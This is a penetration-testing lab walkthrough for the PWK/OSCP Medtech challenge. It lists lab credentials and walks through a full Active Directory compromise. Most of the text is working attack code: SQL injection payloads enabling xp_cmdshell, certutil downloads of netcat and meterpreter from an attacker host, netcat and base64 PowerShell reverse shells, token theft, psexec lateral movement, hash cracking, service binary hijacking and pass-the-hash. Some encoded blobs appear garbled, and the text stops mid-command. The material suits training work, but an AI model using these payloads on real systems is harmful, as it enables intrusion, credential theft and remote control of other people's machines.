

1. PWKR Challenges	2
1.1 Challenge 1 - Medtech - Walkthrough	3
1.2 Challenge 1 - Medtech - Walkthrough (without MSF)	24
1.3 Challenge 2 - Relia - Walkthrough	44
1.3.1 Production Writeup	96
1.4 Challenge 3 - Skylark - Walkthrough	101
1.4.1 Challenge 3 - Legacy path walkthrough	102
1.4.2 Challenge 3 - Mainpath walkthrough	124
1.4.3 Challenge 3 - Standalone machines	171
1.4.3.1 MILAN - Walkthrough	172
1.4.3.2 SINGAPORE - Walkthrough	177
1.5 Challenge 4 - OSCP A - Walkthrough	182
1.5.1 AERO - kali 2023.1	202
1.5.2 CRYSTAL	219
1.5.3 Hermes	227
1.6 Challenge 5 - OSCP B - Walkthrough	235
1.6.1 Active Directory Set	236
1.6.1.1 Alternative attack vector - Metasploit getsystem	263
1.6.2 Berlin	269
1.6.3 Gust	285
1.6.4 Kiero	292
1.7 Challenge 6 - OSCP C - Walkthrough	303

PWKR Challenges

- [**Challenge 1 - Medtech - Walkthrough**](#)
- [**Challenge 1 - Medtech - Walkthrough \(without MSF\)**](#)
- [**Challenge 2 - Relia - Walkthrough**](#)
 - Production Writeup
- [**Challenge 3 - Skylark - Walkthrough**](#)
 - [**Challenge 3 - Legacy path walkthrough**](#)
 - [**Challenge 3 - Mainpath walkthrough**](#)
 - [**Challenge 3 - Standalone machines**](#)
 - [**MILAN - Walkthrough**](#)
 - [**SINGAPORE - Walkthrough**](#)
- [**Challenge 4 - OSCP A - Walkthrough**](#)
- [**Challenge 5 - OSCP B - Walkthrough**](#)
 - [**Active Directory Set**](#)
 - [**Berlin**](#)
 - [**Gust**](#)
 - [**Kiero**](#)
- [**Challenge 6 - OSCP C - Walkthrough**](#)

Challenge 1 - Medtech - Walkthrough

- Credentials
 - Local Admin Creds:
 - AD User Creds:
- Topology
- Walkthrough 1 - Main Path
 - Initial Enumeration
 - WEB02 - 192.168.123.121
 - Initial access
 - Privilege Escalation
 - Lateral Movement
 - FILES02
 - Privilege Escalation
 - Lateral Movement
 - CLIENT02
 - Initial access
 - Privesc
 - CLIENT01
 - Initial access
 - DEV04
 - Initial Access and Privesc
 - Lateral Movement
 - DC01
 - WEB01
- Walkthrough 2 - Stub Path
 - VPN
 - Initial Enumeration
 - Privesc
 - NTP

Credentials

Local Admin Creds:

Machine	User / PW	Interface/s
LAB_PWK2-STUDENT_Challenge1_10_DC01	Administrator: denZV00Zwtpax57.	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_11_FILES02	Administrator:79month43got	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_120_WEB01	root:century62hisan51	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_121_WEB02	Administrator: point145dream	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_122_VPN	root: poem35whereword73	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_12_DEV04	Administrator: reason612pretty	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_13_PROD01	Administrator: 87low49decimal	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_14_NTP	root:theycontinuetable62similar	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_82_CLIENT01	Administrator:body8865mountain	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_Challenge1_83_CLIENT02	Administrator:pitchdress2544	PWK2-CLIENTS-100

AD User Creds:

AD Username:PW
administrator:denZV00Zwtpax57.
leon:rabbit:)
joe:Flowers1
peach:princess0011

mario:luigi12
iis_service:lemongrass
wario:Mushroom!
yoshi:Mushroom!

Topology

The organization topology diagram is shown below and the public subnet network resides in the **192.168.xx.0/24** range, where the **xx** of the third octet can be found under the *IP ADDRESS* field in the control panel.




Figure 1: Challenge Scenario

Walkthrough 1 - Main Path

Initial Enumeration

```

kali㉿kali:~$ sudo nmap -sS -p1-2000 192.168.123.120-122
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-14 10:43 CEST
Nmap scan report for 192.168.123.120
Host is up (0.099s latency).
Not shown: 1998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 192.168.123.121
Host is up (0.10s latency).
Not shown: 1996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds


Nmap scan report for 192.168.123.122
Host is up (0.100s latency).
Not shown: 1998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
1194/tcp  open  openvpn

```

WEB02 - 192.168.123.121

Initial access

We find the SQL injection by putting a single quote ' as the username in the login form of the website <http://192.168.123.121/login.aspx> as seen below in the screenshot.




Code execution by Manual SQLi

Tampering with the username parameter, we discovered it's vulnerable to blind SQL injection based on the response we received from sending this payload ' WAITFOR DELAY '0:0:10'-- .

Armed with this information, we can try to achieve code execution through MSSQL by enabling and abusing XP_Cmdshell . To achieve this, submit the below SQL payload in the username as seen in the below screenshot.

```
1';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE--
```



After enabling `xp_cmdshell`, we will transfer `nc64.exe` binary to the target.

=> In username parameter
1';EXEC xp_cmdshell 'certutil -urlcache -f http://192.168.119.128/nc64.exe c:/windows/temp/nc64.exe';--
=> Start python server on attacker machine

```
(kalikali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.50 - - [20/Jul/2022 05:20:51] "GET /nc64.exe HTTP/1.1" 200 -
192.168.50.50 - - [20/Jul/2022 05:20:52] "GET /nc64.exe HTTP/1.1" 200 -
```

Using the transferred nc64.exe binary, we will spawn a reverse connection from the target machine to our attacker machine

=> In username parameter
1';EXEC xp_cmdshell 'c:/windows/temp/nc64.exe -e cmd 192.168.119.128 443';--

=> start netcat on attacker machine

```
[root@kali)-[/home/kali]
# r1wrap nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.119.128] from (UNKNOWN) [192.168.128.121]
61502
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>hostname
hostname
WEB02

C:\Windows\system32>
```

AUTOMATED

```

POST /login.aspx HTTP/1.1
Host: 192.168.50.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 427
Origin: http://192.168.50.121
Connection: close
Referer: http://192.168.50.121/login.aspx
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwUKMja3MTgxMTM4N2RkL7UlJbQLRVEHtdBd2cHsgmzduFN0WHiXrVGu0cD9%2Bjc%
3D&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAATHRQHJ3fxgbABeqXLtYnwsG8sL8VA5%2Fm7gZ949Jdb2tEE%
2FRwHRw9AX2%2FIZ04gVaaKVeg6rrLts0M7XT7lmdcb6vzhOhYN15ms6KxT68HdWaGxCBK67o39S7upoRJaNfM%3D&ct100%
24ContentPlaceHolder1%24UsernameTextBox=*&ct100%24ContentPlaceHolder1%24PasswordTextBox=&ct100%
24ContentPlaceHolder1%24LoginButton=Login

```

we launch the attack and get a shell as the MSSQL\$SQLEXPRESS user

```
sqlmap -r req --os-shell --batch
```

and get a full msf shell after uploading the binary

```
os-shell> certutil.exe -urlcache -f http://192.168.119.123/met.exe c:/temp/met.exe && c:/temp/met.exe
```

Another walkthrough for Web02

- 1';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE--
- msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.119.128 LPORT=443 -f exe -o met.exe EXITFUNC=thread
- python3 -m http.server 80
- 1';EXEC xp_cmdshell 'certutil -urlcache -f http://192.168.118.4/met.exe c:/windows/temp/met.exe';--
- sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443; run"
- 1';EXEC xp_cmdshell 'c:/windows/temp/met.exe';--

Privilege Escalation

we then elevate to system via getsystem

```

meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

as SYSTEM we can get the first flag

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
a6468c032792c5e5a51d49d344386616
```

Lateral Movement

! Salar: Emre and I encountered a bug regarding the incognito module. Sometimes, whether the token doesn't show up or the impersonation attempt is not successful. Nothing is wrong with the lab VM.

We can advise the student to use one of the following paths:

1) Ask them to list the running processes using ps command and migrate into the process running with the context of the user they want to impersonate. They'll have access to that user.

2) We can ask then to use token module in mimikatz to list all the tokens: token::list

They can impersonate the cached token using mimikatz once again. <https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz#token>

Another way to impersonate tokens is using **Invoke-TokenManipulation.ps1** which can be found **/usr/share/powershell-empire/empire/server/data/module_source/credentials/Invoke-TokenManipulation.ps1**

Steps:

- .\Invoke-TokenManipulation.ps1
- Invoke-TokenManipulation -Enumerate
- Invoke-TokenManipulation -CreateProcess "<the process you want to run>" -Username "MEDTECH\joe"

Inspecting tokens we can see that joe has an active session and we steal the token

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
MEDTECH\joe
NT AUTHORITY\SYSTEM
NT Service\MSSQL$SQLEXPRESS
NT SERVICE\SQLTELEMETRY$SQLEXPRESS

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate_token MEDTECH\\joe
[+] Delegation token available
[+] Successfully impersonated user MEDTECH\joe
```

We now enumerate joe and learn that he's part of the Backup Operators group

```
c:\temp>net user joe /domain
net user joe /domain
The request will be processed at a domain controller for domain medtech.com.

User name                joe
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        9/28/2022 3:41:43 AM
Password expires          11/9/2022 3:41:43 AM
Password changeable       9/29/2022 3:41:43 AM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               10/5/2022 3:35:21 AM

Logon hours allowed      All

Local Group Memberships   *Backup Operators
Global Group memberships  *Domain Users
The command completed successfully.
```

We first upload psexec and then spawn a background handler.
We then copy msf on files02 and launch it with psexec (sysinternal tools).

```
locate psexec.exe
cp /usr/share/windows-resources/binaries/psexec.exe .
1';EXEC xp_cmdshell 'certutil -urlcache -f http://192.168.45.189/psexec.exe c:/temp/psexec.exe';--
```

```

meterpreter > cd "C:\temp"
meterpreter > upload psexec.exe
[*] uploading : /home/kali/psexec.exe -> psexec.exe
[*] Uploaded 429.90 KiB of 429.90 KiB (100.0%): /home/kali/psexec.exe -> psexec.exe
[*] uploaded : /home/kali/psexec.exe -> psexec.exe
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

C:\TEMP>copy met.exe \\files02\temp
copy met.exe \\files02\temp
    1 file(s) copied.

c:\temp>psexec -accepteula \\files02 \temp\met.exe
psexec /accepteula \\files02 \temp\met.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Starting PSEXESVC service on files02...

Starting \temp\met.exe on files02...les02...

[!] https://192.168.118.2:443 handling request from 192.168.50.11; (UUID: frivyrzq) Without a database
connected that payload UUID tracking will not work!
[*] https://192.168.118.2:443 handling request from 192.168.50.11; (UUID: frivyrzq) Staging x86 payload (176732
bytes) ...
[!] https://192.168.118.2:443 handling request from 192.168.50.11; (UUID: frivyrzq) Without a database
connected that payload UUID tracking will not work!

[*] Meterpreter session 11 opened (192.168.118.2:443 -> 192.168.50.11:52223) at 2022-10-05 12:53:30 +0200

```

We then move onto the session that belongs to FILE02.

```

msf6 exploit(multi/handler) > sessions -i 11
[*] Starting interaction with 11...

meterpreter > shell
Process 4020 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
FILE02

C:\Windows\system32>whoami
whoami
medtech\joe

```

and get the flag

```

C:\Users\joe\Desktop>type local.txt
type local.txt
28b392cda791ad5f8c05e7b8f548ff6b

```

FILES02

Privilege Escalation

This can be easily accomplished again via getsystem as we're local admin.

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

We then migrate to winlogon process to get a stable shell

```
meterpreter > migrate -N winlogon.exe  
[*] Migrating from 2244 to 576...
```

and get the admin proof

```
C:\Users\Administrator\Desktop>type proof.txt  
type proof.txt  
39da3720f34ce63f68b6352c0edc9108
```

Lateral Movement

after some enumeration we discover a backup log file inside Joe's document folder where we find wario's NTLM hash.

```
PS C:\Users\joe\Documents> Get-Content -Head 200 fileMonitorBackup.log  
Get-Content -Head 200 fileMonitorBackup.log  
89168 Oct 04 11:21 SuccessA... Microsoft-Windows... 4656 A handle to an object was requested....  
89163 Oct 04 11:21 SuccessA... Microsoft-Windows... 4656 A handle to an object was requested....  
...  
88152 Oct 04 11:21 SuccessA... Microsoft-Windows... 4656 A handle to an object was requested....  
88146 Oct 04 11:21 SuccessA... Microsoft-Windows... 4656 A handle to an object was requested....  
88140 Oct 04 11:21 SuccessA... Microsoft-Windows... 4656 A handle to an object was requested....  
88137 Oct 04 11:21 Backup wario 6872 Backup Completed. NTLM:  
fdf36048c1cf88f5630381c5e38feb8e  
88134 Oct 04 11:21 SuccessA... Microsoft-Windows... 4656 A handle to an object was requested....
```

we can crack the NTLM hash with john

```
kali㉿kali:~$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt yoshi_hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Mushroom! (?)  
1g 0:00:00:00 DONE (2022-10-17 15:54) 2.083g/s 22524Kp/s 22524Kc/s 22524KC/s MusiclmaN..Murphy93  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.
```

CLIENT02

Initial access

from FILES02, as SYSTEM we first migrate to winlogon process.

Once done we run winrs to launch a reverse shell towards nc port 4444 on kali (<https://revshells.com>)

The screenshot shows the Reverse Shell Generator interface. In the 'IP & Port' section, the IP is set to 192.168.45.23 and the Port is 4444. The 'Listener' section shows a command: 'nc -lvp 4444'. The 'Type' dropdown is set to 'nc'. Below these, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'Reverse' tab is selected. Under 'OS', 'All' is chosen. On the left, a sidebar lists various payload options: PHP popen, PHP proc_open, Windows ConPty, PowerShell #1, PowerShell #2, PowerShell #3, PowerShell #4 (TLS), PowerShell #3 (Base64) (which is highlighted in blue), Python #1, Python #2, and Python3 #1. The main pane displays the generated PowerShell payload. At the bottom, there are buttons for 'Shell' (set to powershell), 'Encoding' (set to None), 'Copy to clipboard', 'Raw', and 'Copy'.

```
C:\Users\Administrator\Desktop>winrs -r:client02 -u:wario -p:Mushroom! "powershell -nop -w hidden -e JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMADAbLAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMA UABDAGwAaQB1AG4AdAAoACIAQM05ADIALgAxADYAOAAuADEAMQA5AC4AMQAyADMAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAA JABjAGwAaQB1AG4AdAAuAEcAZQB0AFMAdAbYAGUAYQBtAcgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwC4ALgA2ADUA NQAzADUfAA1AhSAmAB9ADsAdwBoAgkAbAB1AcgAKAAkAgkAIAA9ACAAJABzAHQAcgBlAGEAbQQuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAA MAAsACAAJAbiAHkAdAb1AHMALgBMAGUAbgBnAHQAAAPAckAIAAtAG4ZQAgDAAKQB7ADsAJAbkAGEAdAbhACAAPQAgAcGAtgB1AhcALQPBPAGIA agB1AGMAdAAgAC0AVAB5AHAAZQBOAGEAbQB1ACAAUwB5AHMAdAb1AG0ALgBUAGUAeAb0AC4AQBTAEAMSQBjAEUAbgBjAG8AZABpAG4AZwApAC4A Rwb1AHQAUwB0AHIAaQbuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAAqApAdsAJAbzAGUAbgBkAGTAYQBjAGsAIAA9ACAAKABpAGUAcwAsAAgACQA ZABhAHQAYQgADIAPgAmADEAIAB8ACAAAtwB1AHQALQBTAHQAcgBpAG4AZwAgACKAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwB1AG4A ZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAAdwBkACKALgBQAGEAdAb0ACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQA ZQAgAD0AIAAoAFsAdAb1AHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADOoAgBBAFMAQwBjAEkAKQQuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwB1AG4A ZABiAGEAYwBrADIKAQ7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAKHAMZQBuAGQAYgB5AHQAZQAsADAALAAKHAMZQBuAGQAYgB5AHQA ZQAuAEwAZQBuAGcAdAb0ACKAOwAkAHMAdAbYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJAbjAGwAaQB1AG4AdAAuAEMAbAbvAHMAZQoACKA"
```

```

meterpreter > shell
Process 4904 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>winrs -r:client02 -u:wario -p:Mushroom! "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB\AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQBoAHMALgBUEMAUAuDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQuADIAmWyaACIALAA0ADQANAA0ACKAOwAkAHMAdAbYAGUAYQ BTACAAPQAgACQAYwBsAGKAZQBuAHQALgBAGUAdABTAHQAcgBLAGEABQQAACKAOwBdAGTaeQb0AGUAWBdAf0JABiAHkAdABlAHMAlAA9ACAAAMAuAC4ANGA1ADUAmW1AHwAJQB7ADAf fQATAHcAaAbpAgWAZQaOACgAJABpACAQPQAgACQAcwB0AHIAZQbhAG0ALgBSAGUAYQbKAcgAJABiAHkAdABlAHMAlAAgADAA1LAAgACQAYgB5AHQAZQbzAC4TABLAG4AZwB0AgAKQApACAA LQBuAGUAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAoAE4ZQB3CA0TwB1Ag0A0ZQbJAHQAAATAFQeQBWAGUATgBhAG0A2ZQAgFMAeQbZAHQAZQbTA4VABlAHgAdAAuEEAUwBDAEk ASQBFG4AYwBvAGQAAQBuAGCCKQAAEcAZQb0AFMAdAByAgkAbgBnACgAJABiAHkAdABlAHMAlAAwCwAIAAKGAKQ7ACQAcwBLAG4AZB1AGEAYwBrACAAPQAgACgAaQbLAhgAIAAAKAG QAYQBAAGE1AAyAD4A3gAXAACFAAgAEBAqdB0A0C0A0UwB0AHIAaQbUAAGCAIAApAdSAJABzAGUAbgBkAGIAYQbjAGsAmgAgAD0IAAAKHAMZQBuAGQAYgBhAGMawAgACSAIAAAfAAUwAgA CIAAArACAAKBwAHcZAAPAC4UAUbAHQAAAGCsAIAA1AD4AIA1ADSJAJBzAGUAbgBkAGIAeQb0AGUAAIA9ACAAKABbAHQAZQb4AHQALgBLAG4AYwBvAGQAAQBuAGCAXQAA6D0AQBT AEMASQB JACKALgBHAGUAdABCNAKAkAHMZAQbUAQGAYQgBhAGMawAyACKAOwAkAHMAdAbYAGUAYQbTA4VwByAGkAdABlACgAJABzAGUAbgBkAGIAeQb0AGUAAwAcwAJAB zAGUAbgBkAGIAeQb0AGUAlgBAGUAbgBnAHQAAApAdSAJABzAHQAcgBLAGEAbQAUAEYAb1AHMaaAOACKAfQ7ACQAYwBsAGkAZQBuAHQAlgBDAGwAbwBzAGUAKAAPAA==" 

winrs -r:client02 -u:wario -p:Mushroom! "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFM AbwBjAGsAZQBoAHMALgBUEMAUAuDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQuADIAmWyaACIALAA0ADQANAA0ACKAOwAkAHMAdAbYAGUAYQbTA4VABlAHgAdAAuEEAUwBDAEk kAZQBuAHQALgBAGUAdABTAHQAcgBLAGEAbQAUAc0AbAGIAeQb0AGUAWBdAf0JABiAHkAdABlAHMAlAA9ACAAAMAuAC4ANGA1ADUAmW1AHwAJQB7ADAf fQATAHcAaAbpAgwAZQaOAcgAJABpACAQPQAgACQAcwB0AHIAZQbhAG0ALgBSAGUAYQbKAcgAJABiAHkAdABlAHMAlAAgADAA1LAAgACQAYgB5AHQAZQbzAC4TABLAG4AZwB0AgAKQApACAALQBuAGUAAIAAAwACKAewA7 ACQAZABhAHQAYQAgAD0IAAAoAE4AZQb3CA0TwB1Ag0A0ZQbJAHQAAATAFQeQBWAGUATgBhAG0A2ZQAgFMAeQbZAHQAZQbTA4VABlAHgAdAAuEEAUwBDAEk ASQBFG4AYwBvAGQAAQBuAGCCKQAAEcAZQb0AFMAdAByAgkAbgBnACgAJABiAHkAdABlAHMAlAAwCwAIAAKGAKQ7ACQAcwBLAG4AZB1AGEAYwBrACAAPQAgACgAaQbLAhgAIAAAKAG QAYQBAAGE1AAyAD4A3gAXAACFAAgAEBAqdB0A0C0A0UwB0AHIAaQbUAAGCAIAApAdSAJABzAGUAbgBkAGIAYQbjAGsAmgAgAD0IAAAKHAMZQBuAGQAYgBhAGMawAgACSAIAAAfAAUwAgACIAIAAArACAAKBwAHcAZ AApAc4UAUbAHQAAAGCsAIAA1AD4AIA1ADSJAJBzAGUAbgBkAGIAeQb0AGUAAIA9ACAAKABbAHQAZQb4AHQALgBLAG4AYwBvAGQAAQBuAGcAXQAA6D0AQBTAEMASQB JACKALgBHAGUAdABCNAKAkAHMZAQbUAQGAYgBhAGMawAyACKAOwAkAHMAdAbYAGUAYQbTA4VwByAGkAdABlACgAJABzAGUAbgBkAGIAeQb0AGUAAwAcwAJABzAGUAbgBkAGIAeQb0AGUAlgBAGUAbgBnAHQAAApAdSAJABzAHQAcgBLAGEAbQAUAEYAb1AHMaaAOACKAfQ7ACQAYwBsAGkAZQBuAHQAlgBDAGwAbwBzAGUAKAAPAA==" 

#< CLIXML

```

From the obtained rev shell, get the local flag and upgrade to a full msf one.

```

kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.119.123] from (UNKNOWN) [192.168.123.121] 64174

PS C:\Users\wario>

PS C:\Users\wario\desktop> type local.txt
a8de3ec86d4c09b4938cd1c9958e9ddc

PS C:\Users\wario\TEMP> Invoke-WebRequest http://192.168.119.123/met.exe -OutFile C:\users\wario\temp\met.exe
PS C:\Users\wario\TEMP> dir

PS C:\Users\wario\TEMP> ./met.exe

```

```

msf6 exploit(multi/handler) > [*] Meterpreter session 6 opened (192.168.119.123:443 -> 192.168.123.121:64229)
at 2022-10-28 16:44:35 +0200

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > shell
Process 4520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.978]
(c) Microsoft Corporation. All rights reserved.

C:\Users\wario\TEMP>hostname
hostname
CLIENT02

C:\Users\wario\TEMP>whoami
whoami
medtech\wario

```

If we run GETSYSTEM, the session dies.

Privesc

As the **wario** user we enumerate the services and we notice the **audit** service stands out.

```
C:\DevelopmentExecutables>dir
dir
Volume in drive C has no label.
Volume Serial Number is E4A4-B4E6

Directory of C:\DevelopmentExecutables

10/28/2022  07:45 AM      <DIR>          .
10/05/2022  11:05 PM      25,600 auditTracker.exe
```

with WinPeas we notice we have write permissions to the binary

```
Searching executable files in non-default folders with write (equivalent) permissions (can be slow)
File Permissions "C:\DevelopmentExecutables\auditTracker.exe": Everyone [AllAccess],Authenticated Users
[WriteData/CreateFiles]
```

So we can try replace it and get a shell as SYSTEM.

```
C:\DevelopmentExecutables>copy C:\users\wario\temp\met.exe auditTracker.exe
copy C:\windows\temp\met.exe auditTracker.exe
Overwrite auditTracker.exe? (Yes/No/All): Yes
Yes
1 file(s) copied.

C:\DevelopmentExecutables>sc start auditTracker
sc start auditTracker

[!] https://192.168.118.2:443 handling request from 192.168.50.83; (UUID: pvp1gn3h) Without a database
connected that payload UUID tracking will not work!
[*] https://192.168.118.2:443 handling request from 192.168.50.83; (UUID: pvp1gn3h) Staging x86 payload (176732
bytes) ...
[!] https://192.168.118.2:443 handling request from 192.168.50.83; (UUID: pvp1gn3h) Without a database
connected that payload UUID tracking will not work!

[*] Meterpreter session 18 opened (192.168.118.2:443 -> 192.168.50.83:50100) at 2022-10-06 09:35:44 +0200
^Z
Background channel 2? [y/N]  y
meterpreter >
Background session 17? [y/N]
msf6 exploit(multi/handler) > sessions -i 18
[*] Starting interaction with 18...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > migrate 5784
[*] Migrating from 5800 to 5784...
[*] Migration completed successfully
```

We also had to migrate to a stable svchost service otherwise our service would have timed out and killed the session.

And we finally get proof as well.

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
67a4ad3dac0a24861e6364e0e3c13a4c
```

CLIENT01

Initial access

We can try password hash reuse against the user `yoshi` on CLIENT01 via `psexec`

before doing that we need to setup autoroute/socks on msf

```
use multi/manage/autoroute
set session 7
exploit

use auxiliary/server/socks_proxy
set version 5
set srvport 9060
set srvhost 127.0.0.1
exploit -j
```

we need to add socks5 9060 and comment out for socks4

```
nano /etc/proxychains4.conf
#socks4 127.0.0.1 9050
socks5 127.0.0.1 9060
```

And we can now use proxychains to `psexec` by password reuse if Yoshi on CLIENT01

```

kali㉿kali:~$ proxychains /usr/bin/impacket-psexec -hashes :fdf36048c1cf88f5630381c5e38feb8e medtech/yoshi@172.16.123.82
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
